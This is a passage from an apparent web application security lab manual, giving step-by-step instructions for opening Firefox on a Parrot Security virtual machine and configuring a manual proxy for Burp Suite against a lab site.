
Module 14 – Hacking Web Applications

2. Switch to the **Parrot Security** virtual machine. Click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
3. The **Mozilla Firefox** window appears; type **http://www.moviescope.com** Into the address bar and press **Enter**.




4. Now, set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
5. In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.


Module 14 – Hacking Web Applications



6. The **General** settings tab appears. In the **Find in Preferences** search bar, type **proxy**, and press **Enter**.
7. The **Search Results** appear. Click the **Settings** button under the **Network Settings** option.



8. A **Connection Settings** window appears. Select the **Manual proxy configuration** radio button and click **OK**. Close the **Preferences** tab.

